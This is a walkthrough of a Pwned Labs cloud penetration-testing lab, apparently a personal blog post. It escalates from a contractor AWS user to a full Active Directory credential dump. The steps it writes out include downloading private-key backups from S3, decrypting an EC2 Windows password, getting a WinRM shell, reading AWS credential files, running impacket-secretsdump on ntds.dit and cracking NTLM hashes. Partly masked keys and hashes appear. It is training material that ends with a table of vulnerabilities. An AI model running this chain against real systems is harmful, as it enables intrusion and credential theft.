Pwned Labs : Leverage Insecure Storage and Backups for Profit Walkthrough
Pwned Labs : Leverage Insecure Storage and Backups for Profit
PwnedLabs — Leverage Insecure Storage and Backups for Profit
🎯 Lab Overview
Platform Link: https://pwnedlabs.io/
Lab: Leverage Insecure Storage and Backups for Profit

Objective: Starting as a low-privilege AWS IAM user (contractor), escalate access by exploiting insecure S3 storage and backup files to ultimately dump the entire Active Directory credential store of the huge-logistics.local domain.
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .
Attack Chain Summary:
1
2
3
contractor (AWS IAM) → S3 bucket enumeration → SSH key backup discovered →
EC2 Windows password decrypted → WinRM shell → New AWS creds from EC2 →
S3 AD backup (ntds.dit) → Domain credential dump → Flag captured
🔑 Phase 1 : Initial AWS Access & Identity Verification
Step 1.1 : Configure AWS Profile
1
aws configure --profile leverage
What this does:
Sets up a named AWS CLI profile called leverage so you can manage multiple sets of credentials without overwriting defaults. The --profile flag is used throughout so all subsequent commands run as this specific user.
Credentials entered:
1
2
3
4
AWS Access Key ID:     AKIAWHEOTHR*********
AWS Secret Access Key: ca20SpjCuX95ev4qMbSWyAWg**********
Default region:        us-east-1
Default output format: json
⚠️ These credentials were provided as part of the lab scenario , they represent those of the
contractorIAM user.
Step 1.2 : Verify Identity (Who Am I?)
1
aws sts get-caller-identity --profile leverage
What this does:
sts = Security Token Service. get-caller-identity queries AWS to confirm which IAM identity is currently authenticated. This is always your first move after getting creds.
Output:
1
2
3
4
5
{
    "UserId": "AIDAWHEOTHRFTEMEHGPPY",
    "Account": "427648302155",
    "Arn": "arn:aws:iam::427648302155:user/contractor"
}
Key findings:
- You are operating as IAM user
contractor - Account ID:
427648302155 - This is a different account than the target environment (
794929857501) — you’re coming in from an external/contractor account
🔍 Phase 2 : IAM Enumeration
Step 2.1 : List Access Keys (Own User)
1
aws iam list-access-keys
What this does:
Lists the access keys associated with your own IAM user. By default (without --user-name), it lists keys for the calling identity. This confirms your current active key and checks if there are multiple keys (a sign of poor key hygiene).
Output reveals:
1
2
3
4
5
{
    "UserName": "dev01",
    "AccessKeyId": "AKIA3SFMDAPOU4QKZLGO",
    "Status": "Active"
}
🧠 Interestingly this returns
dev01— worth noting for later enumeration.
Step 2.2 : List All IAM Users (Cross-Account Recon)
1
aws iam list-users
What this does:
Attempts to enumerate all users in the target AWS account. The fact that this succeeds means the contractor policy grants iam:ListUsers. This is a major information disclosure.
Users discovered:
| Username | Notes |
|---|---|
contractor-veeam | Veeam backup integration user |
detective-user | Recently active (monitoring/detection) |
dev01 | Recently logged in — developer |
ian-cs7 | |
it-admin | 🎯 High-value target — likely admin privileges |
logistic-app | Application service account |
pam-test | PAM (Privileged Access Management) test user |
Sarah | Regular user |
🎯 The immediate target is
it-admin— the naming convention strongly implies elevated privileges.
Step 2.3 : Attempt to Read User Policy (Failed)
1
aws iam get-user-policy --user-name dev01 --policy-name S3_Access --profile leverage
What this does:
Tries to read the inline policy named S3_Access attached directly to the dev01 user. This would tell you exactly what dev01 can do.
Result: AccessDenied
The contractor user does not have iam:GetUserPolicy permission on other users. Multiple policy names were tried (S3_Access, AmazonGuardDutyReadOnlyAccess, dev01) — all denied.
Why this matters: You know users exist but can’t directly read their permissions via standard IAM calls. You’ll need to use alternative methods (like Pacu) or find credentials for those users.
Step 2.4 : Enumerate IAM Roles
1
aws iam list-roles
What this does:
Lists all IAM roles in the account. Roles are crucial because they can be assumed — if you find a role that allows your current identity to assume it, you gain those role’s permissions.
Key roles identified:
| Role | Trust Principal | Significance |
|---|---|---|
AWSCloudFormationStackSetExecutionRole | Account 036528129738 | Cross-account CF execution |
BackendDev | arn:aws:iam::794929857501:user/dev01 | Only dev01 can assume this |
OrganizationAccountAccessRole | Account 036528129738 | Org-level management |
stacksets-exec-* | CloudFormation StackSets Org Admin |
🔑
BackendDevrole is assumable only bydev01. If you ever getdev01’s credentials, you can escalate toBackendDev.
🔐 Phase 3 : Policy Analysis & Permission Discovery
Step 3.1 : Enumerate Contractor Policy with Pacu
Rather than guessing policy names manually, Pacu (AWS exploitation framework) was used for automated IAM enumeration.
1
2
# Import credentials into Pacu
Pacu (leverage:imported-leverage) > whoami
Pacu whoami output revealed the contractor’s full allowed permissions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
"Permissions": {
    "Allow": {
        "ec2:describeinstances": { "Resources": ["*"] },
        "ec2:getpassworddata": {
            "Resources": ["arn:aws:ec2:us-east-1:427648302155:instance/i-04cc1c2c7ec1af1b5"]
        },
        "s3:getbucketpolicy": {
            "Resources": ["arn:aws:s3:::hl-it-admin"]
        },
        "iam:getpolicy": { ... },
        "iam:getpolicyversion": { ... },
        "iam:listattacheduserpolicies": { ... }
    }
}
Critical permissions found:
| Permission | Resource | What It Means |
|---|---|---|
ec2:DescribeInstances | * | Can list all EC2 instances |
ec2:GetPasswordData | i-04cc1c2c7ec1af1b5 | Can retrieve the encrypted Windows admin password for this specific instance |
s3:GetBucketPolicy | hl-it-admin | Can read the access policy on this S3 bucket |
☁️ Phase 4 : EC2 Enumeration
Step 4.1 : Enumerate EC2 Instances with Pacu
1
Pacu (leverage:imported-leverage) > run ec2__enum --region us-east-1
What this does:
Pacu’s ec2__enum module systematically queries all EC2-related APIs (instances, security groups, VPCs, subnets, etc.) and stores results locally. While many API calls returned AccessDenied, it successfully found:
- 3 total instances
- 2 public IP addresses:
54.226.75.125and52.0.51.234
Step 4.2 : Filter Running Instances (Clean Output)
1
2
3
4
aws ec2 describe-instances \
    --filters Name=instance-state-name,Values=running \
    --query 'Reservations[].Instances[].[Tags[?Key==`Name`].Value | [0],InstanceId,Platform,State.Name,PrivateIpAddress,PublicIpAddress,InstanceType,PublicDnsName,KeyName]' \
    --profile leverage
What this does:
describe-instances lists all EC2 instances. The --filters limits to running instances only. The --query uses JMESPath syntax to extract only relevant fields: Name tag, Instance ID, Platform, State, IPs, Type, DNS name, and Key pair name.
Output:
1
2
3
4
5
6
7
8
9
[
    ["Backup", "i-04cc1c2c7ec1af1b5", "windows", "running",
     "172.31.93.149", "54.226.75.125", "t2.micro",
     "ec2-54-226-75-125.compute-1.amazonaws.com", "it-admin"],

    ["External", "i-04a13bebeb74c8ac9", null, "running",
     "172.31.84.235", "52.0.51.234", "t2.micro",
     "ec2-52-0-51-234.compute-1.amazonaws.com", "ian-content-static-5"]
]
Key findings:
- Instance
i-04cc1c2c7ec1af1b5is tagged “Backup”, is a Windows machine, has public IP54.226.75.125, and crucially — its key pair is namedit-admin - The key pair name
it-adminties directly back to theit-adminuser we identified earlier — this is the admin’s key!
Step 4.3 : Get Encrypted Windows Password (First Attempt — Fails)
1
2
3
4
aws ec2 get-password-data \
    --instance-id i-04cc1c2c7ec1af1b5 \
    --region us-east-1 \
    --profile leverage
What this does:
AWS Windows instances encrypt the local Administrator password using the EC2 key pair’s public key at first boot. get-password-data retrieves the RSA-encrypted, base64-encoded ciphertext of that password.
Output:
1
2
3
4
{
    "InstanceId": "i-04cc1c2c7ec1af1b5",
    "PasswordData": "s2QgAyMRT/OAjxv2F5FKSaco4lISg4kS+LTajSjr9eTH..."
}
This base64 blob is useless without the private key to decrypt it. You need the .pem file associated with the it-admin key pair.
🪣 Phase 5 : S3 Bucket Exploitation
Step 5.1 : Read the S3 Bucket Policy
1
2
3
aws s3api get-bucket-policy \
    --bucket hl-it-admin \
    --profile leverage
What this does:
s3api get-bucket-policy retrieves the resource-based policy attached to the hl-it-admin bucket. This policy controls who can access what objects inside the bucket.
Output (formatted):
1
2
3
4
5
6
7
8
9
{
    "Version": "2012-10-17",
    "Statement": [{
        "Effect": "Allow",
        "Principal": { "AWS": "arn:aws:iam::427648302155:user/contractor" },
        "Action": "s3:GetObject",
        "Resource": "arn:aws:s3:::hl-it-admin/ssh_keys/ssh_keys_backup.zip"
    }]
}
Critical finding:
The bucket policy explicitly grants the contractor user s3:GetObject on the path ssh_keys/ssh_keys_backup.zip. The bucket is storing SSH key backups — including what is likely the it-admin private key!
Step 5.2 : Download the SSH Key Backup
1
aws s3 cp s3://hl-it-admin/ssh_keys/ssh_keys_backup.zip . --profile leverage
What this does:
s3 cp copies a file from an S3 bucket to your local machine. The source path s3://hl-it-admin/... is the S3 URI format. The . means current directory.
Step 5.3 : Extract the Archive
1
unzip ssh_keys_backup.zip
Files extracted:
1
2
3
4
5
6
7
8
9
10
audit.pem
contractor.pem
contractor.ppk
iam-audit.pem
it-admin.pem          ← 🎯 THE KEY WE NEED
jenkins.pem
octopus-deploy.pem
sunita-adm.pem
viewer-dev.pem
viewer-dev.ppk
The backup ZIP contained private keys for multiple service accounts and users — a catastrophic security misconfiguration. Storing private keys in S3 (especially without tight access controls) is a critical vulnerability.
Step 5.4 : Decrypt the Windows Password with the Private Key
1
2
3
4
5
aws ec2 get-password-data \
    --instance-id i-04cc1c2c7ec1af1b5 \
    --priv-launch-key /home/kali/it-admin.pem \
    --region us-east-1 \
    --profile leverage
What this does:
Adding --priv-launch-key tells the AWS CLI to use the private key file to locally decrypt the RSA-encrypted password blob before returning it in plaintext. The decryption happens client-side — AWS never sees your private key.
Output:
1
2
3
4
5
{
    "InstanceId": "i-04cc1c2c7ec1af1b5",
    "Timestamp": "2024-12-01T07:51:43+00:00",
    "PasswordData": "UZ$abRnO!bPj@KQ************"
}
✅ Windows Administrator password obtained: UZ$abRnO!bPj@KQk%BSE********
💻 Phase 6 : Windows EC2 Access via WinRM
Step 6.1 : Port Scan the Target
1
nmap -p- 54.226.75.125 --min-rate=1000
What this does:
-p- scans all 65535 TCP ports. --min-rate=1000 sends at least 1000 packets/second to speed things up.
Result:
1
2
PORT     STATE SERVICE
5985/tcp open  wsman
Port 5985 is WinRM (Windows Remote Management) over HTTP. RDP (3389) is not open — the only remote access vector is WinRM. This is what Evil-WinRM connects to.
Step 6.2 : Connectivity Check
1
ping 54.226.75.125 -c 4
Confirms the host is reachable (337ms average latency — expected for a cloud instance accessed from India).
Step 6.3 : WinRM Shell via Evil-WinRM
1
evil-winrm -i 54.226.75.125 -u Administrator -p 'UZ$abRnO!bPj@KQk%B********'
What this does:
Evil-WinRM is a tool specifically designed to exploit WinRM for penetration testing. Flags:
-i= target IP address-u= username (Administrator)-p= password (the one you just decrypted)
Note: The initial connection showed an error with Invoke-Expression — this is a known Evil-WinRM quirk with some Windows configurations but the session still partially establishes.
Step 6.4 : PowerShell Remote Session (Alternative Method)
Since Evil-WinRM had issues, a native PowerShell remote session was used instead:
1
2
3
4
5
# On your local Windows machine or within a PowerShell session:

$password = ConvertTo-SecureString -AsPlainText -Force -String 'UZ$abRnO!bPj@KQk*********'
$credential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList "Administrator", $password
Enter-PSSession -ComputerName 54.226.75.125 -Credential $credential
Initial error: WinRM authentication failed because the client machine was not in a domain and the remote host wasn’t in TrustedHosts.
Fix sequence:
1
2
3
4
5
6
7
8
9
# Enable PSRemoting (run on local machine or via Evil-WinRM partial shell)
Enable-PSRemoting -SkipNetworkProfileCheck

# Add the target to TrustedHosts
Set-Item WSMan:\localhost\Client\TrustedHosts -Value "54.226.75.125" -Concatenate
# Confirm with [Y]

# Now retry the session
Enter-PSSession -ComputerName 54.226.75.125 -Credential $credential
What Enable-PSRemoting does:
Configures the local machine to accept/send PowerShell remote commands. -SkipNetworkProfileCheck bypasses the requirement to be on a Private/Domain network profile.
What TrustedHosts does:
WinRM requires that non-domain-joined machines be explicitly trusted before accepting credentials over plain HTTP. Adding the IP to TrustedHosts bypasses the mutual authentication requirement.
Result — Shell gained:
1
2
[54.226.75.125]: PS> whoami
winrm virtual users\winrm va_368_veeamprox02_administrator
You are now Administrator on VeeamProx02 — the Veeam backup server!
🔓 Phase 7 : Credential Harvesting from EC2
Step 7.1 : Find AWS Credentials on the Windows Machine
1
[54.226.75.125]: PS> Get-ChildItem C:\Users\admin\.aws\
What this does:
Get-ChildItem is PowerShell’s equivalent of ls/dir. You’re checking the standard AWS credentials directory for the admin user profile on the Windows machine.
Output:
1
2
3
Mode    LastWriteTime    Length  Name
-a----  7/28/2023 11:38  31      config
-a----  7/28/2023 11:38  119     credentials
AWS CLI credentials are stored here — this machine has IAM credentials configured locally.
Step 7.2 : Read the AWS Credentials
1
2
3
4
5
6
7
8
[54.226.75.125]: PS> Get-Content C:\Users\admin\.aws\config
[default]
region = us-east-1

[54.226.75.125]: PS> Get-Content C:\Users\admin\.aws\credentials
[default]
aws_access_key_id = AKIAWHEOTHRFT5***********
aws_secret_access_key = KazdtCee+N+ZbiVMpLMs************
✅ New AWS credentials harvested from the Veeam server! These likely belong to a more privileged user (the it-admin or a backup service account) since this is the IT admin’s backup machine.
🗄️ Phase 8 : S3 Bucket Full Enumeration (New Credentials)
Step 8.1 : Configure New AWS Profile
1
2
aws configure --profile New-leverage
# Enter: AKIAWHEOTHRFT5Q4524N / KazdtCee+N+ZbiVM*********
Step 8.2 : List All Contents of the Bucket Recursively
1
aws s3 ls hl-it-admin --recursive --profile New-leverage
What this does:
s3 ls lists S3 bucket contents. --recursive shows all objects in all subdirectories (S3 doesn’t have real folders — they’re just prefixes). This gives you the full file tree.
Full contents revealed:
1
2
3
4
5
6
7
8
9
10
11
2023-07-28  backup-2807/
2023-07-28  backup-2807/ad_backup/Active Directory/ntds.dit     ← 🎯 AD DATABASE
2023-07-28  backup-2807/ad_backup/Active Directory/ntds.jfm     ← AD log file
2023-07-28  backup-2807/ad_backup/registry/SECURITY             ← Registry hive
2023-07-28  backup-2807/ad_backup/registry/SYSTEM               ← 🎯 SYSTEM hive (boot key)
2023-07-28  contractor_accessKeys.csv                           ← Original contractor keys
2023-07-28  docs/veeam_backup_12_agent_management_guide.pdf
2023-07-28  docs/veeam_backup_12_cloud_administrator_guide.pdf
2023-07-28  flag.txt                                            ← 🚩 FLAG
2023-07-27  installer/Veeam.iso                                 ← 1.5GB Veeam installer
2023-07-27  ssh_keys/ssh_keys_backup.zip                        ← The keys we already got
The jackpot:
ntds.dit— The Active Directory database file. Contains all user account hashes for the entire domainhuge-logistics.localSYSTEMhive — Contains the boot key needed to decryptntds.ditSECURITYhive — Contains additional LSA secrets
These files are a complete AD backup stored in S3 — insecure backup practice at its worst.
Step 8.3 : Download the AD Backup Files
1
aws s3 cp s3://hl-it-admin/backup-2807/ . --recursive --profile New-leverage
What this does:
s3 cp with --recursive downloads an entire “folder” (prefix) from S3. This downloads all 4 backup files:
ntds.dit(~32MB — the AD database)ntds.jfm(journal file)registry/SECURITYregistry/SYSTEM(~17MB)
Step 8.4 : Grab the Flag
1
2
aws s3 cp s3://hl-it-admin/flag.txt . --profile New-leverage
cat flag.txt
Output:
1
3129d2c7091707c16989************
🚩 Flag captured: 3129d2c7091707c1698908*********
💀 Phase 9 : EXTRA – Active Directory Credential Dump
Step 9.1 : Extract All Hashes with Impacket SecretsDump
1
2
3
4
impacket-secretsdump \
    -ntds "ad_backup/Active Directory/ntds.dit" \
    -system "ad_backup/registry/SYSTEM" \
    LOCAL
What this does:
| Component | Explanation |
|---|---|
impacket-secretsdump | Part of the Impacket toolkit — extracts credentials from various Windows sources |
-ntds | Path to the ntds.dit file (Active Directory database) |
-system | Path to the SYSTEM registry hive (contains the boot key / syskey) |
LOCAL | Tells Impacket to parse files locally (as opposed to connecting to a live DC) |
How it works:
- Extracts the boot key from the SYSTEM hive
- Uses the boot key to decrypt the PEK (Password Encryption Key) stored in
ntds.dit - Uses the PEK to decrypt all user password hashes in the database
- Outputs hashes in the format:
domain\user:RID:LMhash:NThash:::
Output format breakdown:
1
2
3
4
5
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
│             │   │                                │
│             │   └─ LM Hash (empty/disabled)      └─ NT Hash (NTLM)
│             └─ RID (500 = built-in Administrator)
└─ Username
Key hashes dumped:
1
2
3
4
5
Administrator:500:...:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:...:31d6cfe0d16ae931b73c59d7e0c089c0:::          ← (empty password)
DC04$:1003:...:fc15058af730b1de899a7aa6759e894c:::           ← Domain Controller machine account
krbtgt:502:...:fb22f21bc86dfe7b0073d9f9f722ae0e:::           ← Kerberos TGT account
[+ hundreds of domain user hashes]
🧠 krbtgt hash is especially powerful — with this you can create Golden Tickets for unlimited domain persistence.
Step 9.2 : Crack the Administrator Hash
1
hashcat -a0 -m 1000 "58a478135a93ac3bf058a5ea0e8fdb71" /usr/share/wordlists/rockyou.txt
Command breakdown:
| Flag | Meaning |
|---|---|
-a0 | Attack mode 0 = dictionary attack (wordlist) |
-m 1000 | Hash type 1000 = NTLM |
"58a478135a93ac3bf058a5ea0e8fdb71" | The NT hash of the Domain Administrator |
/usr/share/wordlists/rockyou.txt | The rockyou wordlist (14.3 million passwords) |
System used: Intel Core i5-12450H (6 MCU), speed ~2.3 million hashes/second
Result:
1
58a478135a93ac3bf058a5ea0e8fdb71:Password123
✅ Domain Administrator password: Password123
Verify the crack:
1
2
hashcat -a0 -m 1000 "58a478135a93ac3bf058a5ea0e8fdb71" /usr/share/wordlists/rockyou.txt --show
# Output: 58a478135a93ac3bf058a5ea0e8fdb71:Password123
📊 Complete Attack Chain Recap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
[Start] AWS IAM Key for 'contractor' user
    │
    ├─► aws sts get-caller-identity → Confirmed identity
    ├─► aws iam list-users → Found it-admin, dev01, contractor-veeam
    ├─► aws iam list-roles → Found BackendDev role (dev01 only)
    │
    ├─► Pacu ec2__enum → Found instances + 2 public IPs
    ├─► aws ec2 describe-instances → "Backup" Windows box (i-04cc1c2c7ec1af1b5)
    │                                  Key pair: it-admin | IP: 54.226.75.125
    │
    ├─► aws s3api get-bucket-policy (hl-it-admin)
    │       └─► Policy reveals: contractor can GET ssh_keys/ssh_keys_backup.zip
    │
    ├─► aws s3 cp → Downloaded ssh_keys_backup.zip
    ├─► unzip → Extracted it-admin.pem (private key)
    │
    ├─► aws ec2 get-password-data --priv-launch-key it-admin.pem
    │       └─► Decrypted Windows Admin password: UZ$abRnO!bPj@************
    │
    ├─► nmap → Port 5985 (WinRM) open on 54.226.75.125
    ├─► evil-winrm / Enter-PSSession → Shell as Administrator on VeeamProx02
    │
    ├─► Get-Content C:\Users\admin\.aws\credentials
    │       └─► New AWS creds: AKIAWHEOTHRFT**
    │
    ├─► aws s3 ls hl-it-admin --recursive (new profile)
    │       └─► Found: ntds.dit, SYSTEM hive, flag.txt
    │
    ├─► aws s3 cp (AD backup files + flag.txt)
    │       └─► FLAG: 3129d2c7091707c******
    │
    ├─► impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
    │       └─► Dumped all domain hashes (Administrator, krbtgt, 200+ users)
    │
    └─► hashcat -m 1000 → Administrator hash cracked: Password123
🛡️ Vulnerabilities Exploited
| # | Vulnerability | Impact |
|---|---|---|
| 1 | Overly permissive IAM policy on contractor | Allowed EC2 enumeration + S3 bucket policy read |
| 2 | SSH/PEM keys stored in S3 (ssh_keys_backup.zip) | Gave attacker the private key to decrypt Windows password |
| 3 | EC2 GetPasswordData exposed | Combined with the key backup, yielded plaintext Windows admin password |
| 4 | AWS credentials stored on EC2 instance (C:\Users\admin\.aws\) | Lateral movement to higher-privileged AWS access |
| 5 | Active Directory backup stored in S3 (ntds.dit + SYSTEM hive) | Complete domain credential compromise |
| 6 | Weak Domain Administrator password (Password123) | Trivially crackable NTLM hash |
| 7 | WinRM exposed to internet on port 5985 | Remote code execution from anywhere |
🔧 Tools Used
| Tool | Purpose |
|---|---|
aws cli | AWS API interaction |
Pacu | AWS exploitation framework for automated enumeration |
nmap | Port scanning |
Evil-WinRM | WinRM exploitation |
PowerShell | Native Windows remote management |
Impacket secretsdump | Offline AD credential extraction |
hashcat | GPU/CPU password hash cracking |
unzip | Archive extraction |

✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter